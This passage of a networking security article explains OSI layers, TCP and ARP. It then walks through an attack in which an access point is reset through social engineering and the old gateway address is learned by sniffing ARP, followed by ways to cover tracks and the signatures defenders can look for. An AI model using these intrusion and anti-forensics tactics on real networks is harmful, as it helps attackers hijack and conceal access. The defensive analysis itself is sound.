(2) Ethernet (Data Link Layer)

The data link layer would chop the bit stream into Ethernet frames, so it could extract the MAC address, and some other stuff including a check to make sure there were no physical transmission errors. This level of processing happens in the hardware of the network card. The card would check if the MAC address matched its own ("is this addressed to me?"). If not, as might be the case in a non-switched, or broadcast network, then the data would be "dropped on the floor" or ignored. That is, of course, unless the card was in "promiscuous mode", in which case it would proceed up the layers anyway (which would make this system a "sniffer" – see previous section).

In this case, the MAC address would match, so processing would proceed. A couple of bytes in the header are called the Ethertypes field, which is used to describe what kind of data is contained. In this case, the value would be 0x0800, which designates that the packet contains DOD Internet Protocol information, or an IP packet. The header and footer would be stripped off, and the remaining IP packet would be passed up to the network layer, for the TCP/IP stack to process.

To see what other values the Ethertypes field might contain, see Karl Auerbach's CaveBear site. Here is his ethertypes page:

http://www.cavebear.com/CaveBear/Ethernet/type.html [31]

For a history of Ethernet and related information, check out Gorry's course page:

http://www.erg.abdn.ac.uk/users/gorry/course/lan-pages/enet.html [32]

(3) IP (Network Layer – routing)

The system would strip off the header, and examine such information as the source and destination IP address, the protocol of the data it contains, and other details.

If the system were a router, located at some hop along the path from A to B, it would use the destination IP in conjunction with other information it has collected, to decide how to route this packet – meaning, what its next hop should be. This next hop must be a device that the router is connected to, at the physical layer. Note, of course, that this *physical* connection might be via radio waves. Having determined the next hop for the packet, the router would pass it back down to the link, and then physical layer, and the data would continue its journey.

In this example, B is not a router – it's the actual destination system. Therefore, it looks at the destination IP address, sees that it is its own, and continues processing. It examines the Protocol field of the IP header and sees that it is a TCP packet. It strips off the IP header, and passes the resulting TCP packet up to the transport layer.

(4) TCP (Transport Layer – sessions)

Now, the transport layer looks at the packet. In this example we know that it is a TCP (Transport Control Protocol) packet, as opposed to say, a UDP (Universal Datagram Protocol) packet, because the network layer told us so. Recall that the network layer knew this by looking at the Protocol field of the IP packet header.

So, the transport layer examines the tcp packet. Here it finds the source and destination ports, sequence numbers that it can use to put multi-part messages back together again, and other useful information.

In this case, it finds a simple SYN packet, with a destination port of tcp 80. What does that mean? What is a SYN packet?

TCP Three-way Handshake

A SYN packet (short for "synchronize") is a TCP request to begin a conversation. An ACK packet is an "acknowledgement", which is sent in response. The fact that the destination port is tcp/80 likely means that this will be an HTTP connection – and in our example, this is the case.

A TCP conversation, or "call", uses a three-way handshake protocol to establish a connection between two hosts. That means the host initiating the connection –

A – knows that there is a host at the other end – B – who is listening on the port requested – 80 – that A can talk to B, and that B can talk back to A.

In simple terms, the three-way handshake goes something like this:

A ➔ SYN ➔ B

A sends B a SYN packet – a synchronization request, which specifies the port that A wants to establish a connection with.
"Hey B, this is A. I'd like to talk with you on line 3."

A 🡐 SYN-ACK 🡐 B

B sends A a SYN-ACK packet – an acknowledgement that B has received A's request and will grant it, and a synchronization request of its own, which includes a "password" – 42 for example.
"Hi A, this is B. Line 3 is good. Can you hear me? Say 42 if you can."

A ➔ ACK ➔ B

A sends B an ACK packet – an acknowledgement that A can hear B, and that the right request is being responded to. When B receives this, the TCP connection is established, and subsequent communication will be point to point.
"I hear you loud and clear B, "42". Now let's start talking."

So, in our example, if the user at A is running an application that makes use of a protocol that runs on top of TCP/IP (TCP over IP) – such as a web browser using HTTP, the first packet that B would receive would be a SYN packet. In this case, the packet would not be passed up to the next layer – instead, the TCP/IP stack would realize that this is a request for a connection, and reply with the SYN-ACK response. Assuming that A received that and replied with the ACK, when B received that the session would be established.

At that point, packets of actual data from A would be received (e.g. a URL request). The transport layer would strip off the TCP headers and put these packets back in order if necessary, request re-transmission if any were lost, and reconstruct the message – which when complete, it would send up to the next layer.

(5) Session Layer

For managing connections between applications – but not really used today. Just pass it up.

(6) Presentation (Syntax) Layer

Not really used today, but is where encryption should really be handled. Just pass it up.

(7) HTTP (Application Layer)

In our example, there is a web server running on B, listening on port 80. This is what finally receives the actual data, after the three-way handshake has happened and the connection is established.

Encapsulation (PDU = PCI + SDU)

How did all the appropriate header information at each layer get there? Well, as information is passed *down* the OSI layers, each layer adds its header (and possibly footer) information to the data it received from the layer above. This process is called *encapsulation*. This encapsulated data is what is then passed down to the next layer, and is known as a Protocol Data Unit – or PDU. The actual data at a layer is called a Service Data Unit or SDU, and the header information that a layer adds is called the Protocol Control Information or PCI.

To elaborate:

PDU – Protocol Data Unit – a unit of data that layer [N] knows to be comprised of a PCI (header) – which [N] understands – and an SDU (data). [N] knows the type of data that's in the SDU from the PCI, but not about its implementation.


PCI – Protocol Control Information – a header that [N] understands, this is how [N] implements the protocol at level [N].

SDU – Service Data Unit – the actual data that is being moved by [N]. This is what will be encapsulated when sending, or extracted when receiving.

Some pictures are in order – all 3 of the following are from Gorry's course and can be found at:

http://www.erg.abdn.ac.uk/users/gorry/course/intro-pages/encapsulation.html [33]

The PDU is always a PCI plus an SDU:




Sending

Thus, when sending information (going down the stack), layer [N] receives a chunk of information from [N + 1]. This information is [N]'s SDU – the actual data it wants to send. It doesn't know what's inside, but it does know that [N + 1] took its PCI and SDU, combined them into a PDU, and passed it to us.

Now that we have our SDU, we want to add our own Protocol Control Information. We perform any necessary processing (such as adding sequence numbers) and construct the PCI – which will be combined with the SDU to form our PDU. We will then pass the PDU down to [N – 1], where it will become [N – 1]'s SDU.

Here's a diagram from Gorry:

SENDING SENDING


N+1 Protocol Layer
PDU
Layer N+1 Protocol Data Unit becomes a Layer N Service Data Unit
Protocol Control Information
N- Protocol Layer
PCI
+
SDU
PCI
SDU
Layer N PDU
N-1 Protocol Layer
PCI
+
SDU

SENDING SENDING

So again, the flow is:

SENDING:
[N] receives SDU ([N + 1]'s PDU)
[N] adds PCI to SDU to form PDU
[N] passes PDU to [N – 1]

This continues until the data hits layer 1 and actually goes somewhere.


Receiving

The data will be received by layer 1 on the other side, as a PDU. [N] knows the format of the Protocol Control Information at this layer, so it knows how to split the PDU into a PCI and an SDU. [N] will perform any necessary processing (such as requesting re-transmission or sequencing), and then pass the SDU up to the next layer (where it will be received as a PDU).

So, the flow is:

RECEIVING:
[N] receives PDU ([N – 1]'s SDU)
[N] splits PDU into PCI and SDU
[N] passes SDU to [N + 1]

RECEIVING RECEIVING


N+1 Protocol Layer
PDU
Layer N+1 Protocol Data Unit is formed from the Layer N Service Data Unit
Protocol Control Information
N- Protocol Layer
PCI
+
SDU
PCI
SDU
Layer N PDU
N-1 Protocol Layer
PCI
+
SDU

RECEIVING RECEIVING

Example: Sending a Packet of Data

Let’s go back to our A ➔ B example and consider the other direction – sending. How did this data begin its life? What process did A go through, to get the data down to the wire and out onto the internet?

Let’s assume that the user on system A types “url.com” into his web browser. Say that A already knows the IP address of B, and already has the MAC address of its default gateway in its arp table – meaning that A already knows where to send the packet for its very first hop. Let’s follow the data as it makes its way down the layers, and look at each layer in a bit more detail.

(7) Application Layer (SMTP, HTTP, FTP, telnet, etc.)

This does not refer to the applications themselves, but rather the protocols that the applications use to communicate. Examples are SMTP (email), HTTP (web), FTP (file transfer), telnet, etc. At this level, the objects dealt with might be files, or messages. In practice, matters of security such as authentication and encryption are (typically) handled at this layer.

In our example, the web browser application will pass its request (i.e. “get the default web page located at ‘url.com’”) down to the application protocol layer – which in this case means the data will be put into HTTP format. We know that the IP address of “url.com” is 10.1.1.2, and that we want to talk to it on port 80. We also know, by definition, that HTTP traffic travels via TCP sessions. This information is then passed down to the next layer.

(6), (5) Not Today

After all, it is called the OSI “**model**”…

(4) Transport Layer (TCP, UDP)

The Transport layer is where messages are converted into packets. If the message is too big to fit in a single packet, it will be split into multiple packets.

For connection-oriented protocols, such as TCP, these packets will be labeled with an order, giving them sequence numbers. This is how reliable service is implemented, by providing the facility for retransmissions. Examples of layer 7 protocols that communicate over TCP are HTTP and SMTP.

Connectionless Internet messages typically use UDP (Universal Datagram Protocol). This protocol is much simpler – the udp header has only the source and destination port, the length, a checksum, and the data itself. There is no facility for retransmission (although this could be handled at the application layer) or any guarantee that packets will arrive in the same order that they were sent. An example of a layer 7 protocol that uses UDP is DNS.

In our example, we know that we want to start a tcp session with 'url.com'. The first step in accomplishing this is to construct the SYN packet. Recall that TCP doesn't know about IP addresses. At this layer, our source and destination are ports, and these two end points are all that we know about.

So, we get an available port that we're going to send the packet out on (source port) – let's say port 4676. We already know that the destination port is 80 (the standard http port). We set the SYN bit in the tcp header, and our packet is ready to go. This is our PDU. We pass this, along with the destination IP (10.1.1.2) down to the network layer.

(3) Network Layer (IP – packet routing)

The Network layer figures out what to do with packets. The IP (Internet Protocol) is implemented at this layer, and is the basis for communication across the Internet.

At this layer, complex algorithms can be employed to optimize the path a packet will take to its next hop. In the case of IP the communication is connectionless. The X.25 connection oriented protocol for telephones, etc. is implemented at this layer, but is not discussed here.

In our example, we take the TCP packet we were given by the transport layer (the SDU), and *encapsulate* it in an IP packet. That is to say, we add an IP header (PCI), which specifies the source IP (192.168.0.2) the destination IP (10.1.1.2), the protocol of the data (TCP), and some other information. Combining the PCI and the SDU, we create the PDU (an IP packet) and prepare to send it to the link layer.

Now comes the routing part of things. What do we do with this packet we just made? We look at the destination IP, compare it with our *netmask,* and see that it is outside our network. Therefore, we will send the packet to our *default gateway*.

How do we send the packet to our default gateway? Well, by definition, our default gateway must be on our network, which means we can figure out its hardware address. We do this using Address Resolution Protocol, or ARP.

Arp will be described in more detail later – for now suffice it to say that we know our default gateway's IP address is 192.168.0.1, and we have its MAC address in our arp table. We pass the IP packet (the PDU), along with the MAC address of the default gateway down to the data link layer.


(2) Data Link Layer (Ethernet)

The Data Link layer receives the packet as an SDU. The Link layer's job is to turn packets into bits in the format of the desired protocol – Ethernet in this case. It does this by adding the PCI – a header and CRC footer. Combining the PCI and SDU forms the PDU – which is an Ethernet frame.

What is Ethernet? Ethernet was originally invented to allow the sharing of very expensive printers, and Robert Metcalf is generally known as its "father". The original "blue book" version was defined in September of 1980.

http://www.erg.abdn.ac.uk/users/gorry/course/lan-pages/enet.html [34]

It defined the format as follows:



http://www.erg.abdn.ac.uk/users/gorry/course/lan-pages/mac.html [35]

This "frame" is preceded by a 64 bit preamble, which is composed of a sequence of 62 alternating ones and zeros, followed by '11'. This allows the Ethernet interface cards to settle between frames and synchronize with the transmit clock.


The IEEE 802.3 standard extends this slightly, by dividing into 2 additional layers:

LLC

The Logical Link Control layer deals with the frames – how they are synchronized, their flow control, and error handling.

MAC

The Media Access Control layer manages permission to transmit on the network when there is contention.



http://www.erg.abdn.ac.uk/users/gorry/course/lan-pages/llc.html [36]

In our example, the IP packet will be *encapsulated* in an Ethernet frame, and sent out “on the wire”.


(1) Physical Layer (Hardware)

This is network cards, cables, etc. and the protocols for turning bit streams into waves of light, electrical signals, radio waves, etc.

In our example, this Ethernet frame will be sucked up by the default gateway, and then repackaged and sent along its way through the Internet on its way to B.

OSI Layer Diagrams

Here are a couple of nice diagrams (from Lars Wolf, “Comm Systems Intro and Overview”) to help keep the OSI layers straight:



9. Other Reference Models and Comparison


9.1 TCP/IP

- ISO-OSI presentation and session do not exist
- data link and physical layer combined

IBR (Institut für Betriebssysteme und Rechnerverbund) – TU Braunschweig

Kommunikationssysteme: Introduction

01-intro-ks.fm 65 21.Oktober.02



Complementary Courses: Multimedia Systems, Distributed Systems, Mobile Communications, Security, Web, Mobile+UbiComp, QoS

http://www.ibr.cs.tu-bs.de/lehre/ws0203/ks/pdf-2x2/01-intro-ks.pdf [37]

Address Resolution Protocol (ARP)

This could be a whole topic by itself. ARP is the mechanism by which IP addresses are mapped to layer 2 addresses (which is usually Ethernet MAC addresses).

ARP is sometimes known as "Layer 2.5". The following table, which is taken from Jon Dron, is available from:

http://edtech.it.bton.ac.uk/ism05-01/ethernet/sending.htm [38]


The table illustrates ARP relative to the OSI 7 layer model, as well as summarizes its basic operation.

ARP sits nervously on the underside of the network layer or the topside of the datalink layer...

Application	telnet, SMTP, HTTP, FTP, gopher, finger, TFTP etc etc etc		
Transport	TCP,UDP		
Network	ICMP	IPv4, IPv6	
			ARP
Datalink	Ethernet, Token Ring, ATM, Frame Relay, PPP etc etc		
Physical	coaxial cable, UTP cable, fibre-optic cable, carrier pigeon etc		

- Each workstation or router keeps a cache of IP addresses against Ethernet addresses (the ARP cache)
- If it comes across one that is unknown but should be on the same network (knowable through the IP address/subnet mask), the workstation sends an ARP broadcast which contains its own Ethernet address to reply to
- The Appropriate workstation makes an ARP response to the originator, thus passing on its Ethernet address (while keeping a copy of the sender's in its own ARP cache)
- The originator puts the Ethernet/IP address pair into its ARP cache

The "ARP broadcast" and "ARP response" mentioned above, travel the network in packets with the following format:



<table>
<tr><td colspan="2">Hardware type</td><td>Protocol type</td></tr>
<tr><td>HW addr lth</td><td>P addr lth</td><td>Opcode</td></tr>
<tr><td colspan="3">Source hardware address</td></tr>
<tr><td colspan="3">Source protocol address</td></tr>
<tr><td colspan="3">Destination hardware address</td></tr>
<tr><td colspan="3">Destination protocol address</td></tr>
</table>

ARP message


This graphic, as well as a plethora of information on how to pervert the workings of arp (**and a tool** to do it), including such shenanigans as:

- MAC Spoofing – mess with the MAC to Port tables in a layer 2 switch
- ARP Spoofing – send an arp reply saying you are target T (supply your own MAC address to pair with T's IP, making you impersonate T). If this is not in response to a corresponding arp request, it is called a *gratuitous arp*.. This has the limitation that it only works to update an entry already in the arp cache.
- ARP Cache Poisoning – overcome the above limitation and create a new arp cache entry by constructing a special 'who-has' packet. Then, it can be kept up to date with arp spoofing.
- Proxying
- Session Hijacking
- Man In The Middle sniffing

and more, can all be found at the 'arp-sk' website:

http://www.arp-sk.org [39]

whose authors are Frédéric Raynal, Éric Detoisien, and Cédric Blancher. The following graphic of a man in the middle attack can also be found there.



Where's All This Going?

While these attacks, as well as others such as DNS cache poisoning, are interesting – they are not particularly relevant to this exploit. All we really care about is finding out what the old IP address scheme was. In our scenario, the attacker has managed to get someone to perform the DFS reset on the WAP, and thereby gained access to the WLAN. Let's call the attacker's system, "S" for "sniffer". The attacker suspects that there is at least one machine connected to the WAPs LAN ports. Indeed there is – let's call this machine "V" for "victim".

The attacker could wait around for some network traffic to be generated on V, but in our case he will use more social engineering to get the person that did the DFS reset to confirm that there is a machine on the network, and then get them to try to confirm that "the Internet connection is working properly", by typing 'url.com' into a web browser on V (knowing full well, of course, that the connection to the Internet would be broken right then).

V has the following configuration (and is on the LAN):

IP	10.10.10.12
Subnet Mask	255.255.255.0
Default Gateway	10.10.10.1

Assume that the IP address of 'url.com' is already in V's DNS cache, and the WAP has the following configuration:

IP	192.168.0.1
Subnet Mask	255.255.255.0

S has the following configuration (and is on the WLAN)

IP	192.168.0.2
Subnet Mask	255.255.255.0

S is running a sniffer.

All of the gory details in the preceding sections were provided so that the following simple description could be offered without explanation, and everybody would know exactly what's *really* happening… right?

How To Reconnect The Network When The Default Gateway IP Address Has Changed

When V tries to talk to 'url.com' it discovers that its default gateway is bogus. To try to figure things out (i.e. make sure it has the right MAC address associated with the IP of its gateway), it broadcasts an arp request, saying:

```
who-has 10.10.10.1 tell 10.10.10.12
```

This packet shoots up the wire and hits the WAP, which forwards the broadcast to all its ports. If the WAP's IP were still 10.10.10.1, then it would say, "Hey, that's me" and send a reply with its MAC address back down the wire to V. In this case, the sniffer at S would see the request (broadcast), but would not see the reply (because it's only sent to V).

However, since the WAP's IP is actually 192.168.0.1, and it has no idea who 10.10.10.1 is, the arp broadcast will be forwarded to its ports – but there will be no reply. Since V doesn't get an answer, it asks again – and sends out several more arp broadcast requests.

As soon as he sees the first request, the attacker knows what IP to change the WAP to – the one that V is asking for a MAC address of (10.10.10.1). Having done that, and bouncing his DHCP lease to fix his own IP address, the attacker could proceed to attack V over the network. In Windows, you bounce the DHCP lease with:

```
ipconfig /release
ipconfig /renew
```

The attacker has to do this manually, otherwise his system would just sit there with a 192.168 IP and a bogus default gateway – stranded, just like the victim was! Note that if it didn't work this way (i.e. if V automatically got a new lease when the WAP changed its IP), then this method of discovering the WAP's old IP address wouldn't work – see why?

Exploit/Attack Signatures

One sure sign that something wacky is going on, is if you see a bunch of arp requests in a row, from a machine in your network – including your own – asking about your default gateway. If they're your own, it could just be that the gateway is down. But if your gateway and your first hop switch are the same device, and you're seeing a bunch of arps from another machine – then you know something's wrong. If the gateway were down, you wouldn't be seeing packets from anyone else at all – so you know that at least the switch part is working. If the router part were working, then you'd only see 1 arp request, not a bunch of them – because whoever was requesting would get an answer to the first one and stop asking.

A network based intrusion detection system could easily spot this characteristic sequence of arp requests. Note that since arp cache entries are aged, it is normal for systems to regularly broadcast an arp request for their default gateway – however, it should be periodically – as opposed to several in succession.

As a side note, if you actually see an arp reply (other than responses to your own requests) – and are in a switched environment – then something is amiss. A reply to an arp broadcast request is sent unicast – point to point back to the requestor. If you're seeing it, then either the switch isn't switching (some switches degrade into "hub" mode if their tables get full – as can happen if they're sent a packet storm), or there's some monkey business going on (like gratuitous arps/arp cache poisoning).

Of course, the most obvious and direct evidence of this exploit would be changes in the WAP configuration. Previous information that was in the WAP such as the WEP key, the SSID, the admin password, any port forwarding rules or access restrictions (some WAPs let you ban certain web sites, turn internet access off entirely during certain hours, etc.), any log server settings, or email notifications, etc.

Reconstructing all these settings would be quite tricky. One possible solution would be to discover this information elsewhere on the network (perhaps in a file called something like "wap-config.txt"). Better yet, some WAPs support backing up their settings directly to a file – finding a file like this, which is up to date, is the only way to confidently restore all the settings. Even then, a particularly observant user could notice anomalies in the log. Specifically, the log gets erased when you do a DFS reset. The author knows no practical way of getting around this one.

So, for the attacker, it becomes a calculated risk. How often does the victim actually use the wireless part of his WAP? If it's infrequently, then considerable time might elapse before any investigation is performed. Unless there are other changes in the config which get noticed, such as a non-standard ssh port that used to be forwarded to a linux box…

Will the hapless victim of the social engineering (the one who presses the reset button) talk to the person who actually configured the WAP? If so, and the technical person finds out that a hard reset was done, and yet all the settings are *still there* (or actually, back again), then that's a guaranteed signature of this attack.

If they don't talk to each other, and the tech doesn't know that the reset was done, and the attacker did *not* restore the data – in particular the WEP key and SSID, then a possible signature would be that when the victim does go to use his wireless connection, it doesn't work. Given that it's a distinct possibility that the attacker won't be able to figure out what the WEP key was (recall that in this scenario, it was not practical to actually crack WEP, due to unavailability of sufficient packets – not enough traffic), this is a likely outcome.

One way the attacker could address this would be by changing the admin password. If the victim goes to use his wireless card, and can't get a connection, the first thing he would do is go to the admin page of the WAP. He won't be able to log in, and therefore won't be able to look at the log or any other settings.

Having your wireless card suddenly not work, and your same old password you've used for the last 6 months no longer works – is a good signature of this attack.

Perhaps though, the victim would just think it's another mystery hiccup, and perform a hard reset himself.

Three of the most likely sets of circumstances, and thus signatures, could be summarized as follows:

- Attacker finds a config file containing previous WAP settings, and restores them.
    - Give away: finding out that a reset to DFS was done on the WAP
- Attacker restores IP of WAP, and guesses at DHCP IP range. WEP is not restored. Changes admin password, so that victim will have to do his own hard reset in order to get back into the box (and hopefully think it's just "one of those things")

  - Give Away: finding out about the DFS reset
  - Signature: WEP no longer works (or other config change) and neither the previous nor the default admin passwords work
- Attacker does his damage, and as his last action, performs a reset to DFS of his own, from the admin tool – and leaves it this way.
  - Signature: WAP is found in a DFS state

In the last case, and perhaps most sly, the attacker virtually assures that a problem will be noticed. Specifically, he leaves it in a state where none of the systems on the victim's network, wired or wireless, can talk to the internet.

When the tech went to log into the admin tool and check the configuration, the password wouldn't work. It probably wouldn't take him long to try the default password, at which time he would know that somehow the WAP got reset. If he doesn't talk to the social engineering victim, and find out that they did the reset, then depending on the environment, they'd probably either assume it was a glitch, restore the configuration, and see if it happened again; or if they were particularly suspicious, they might suspect foul play via physical access.

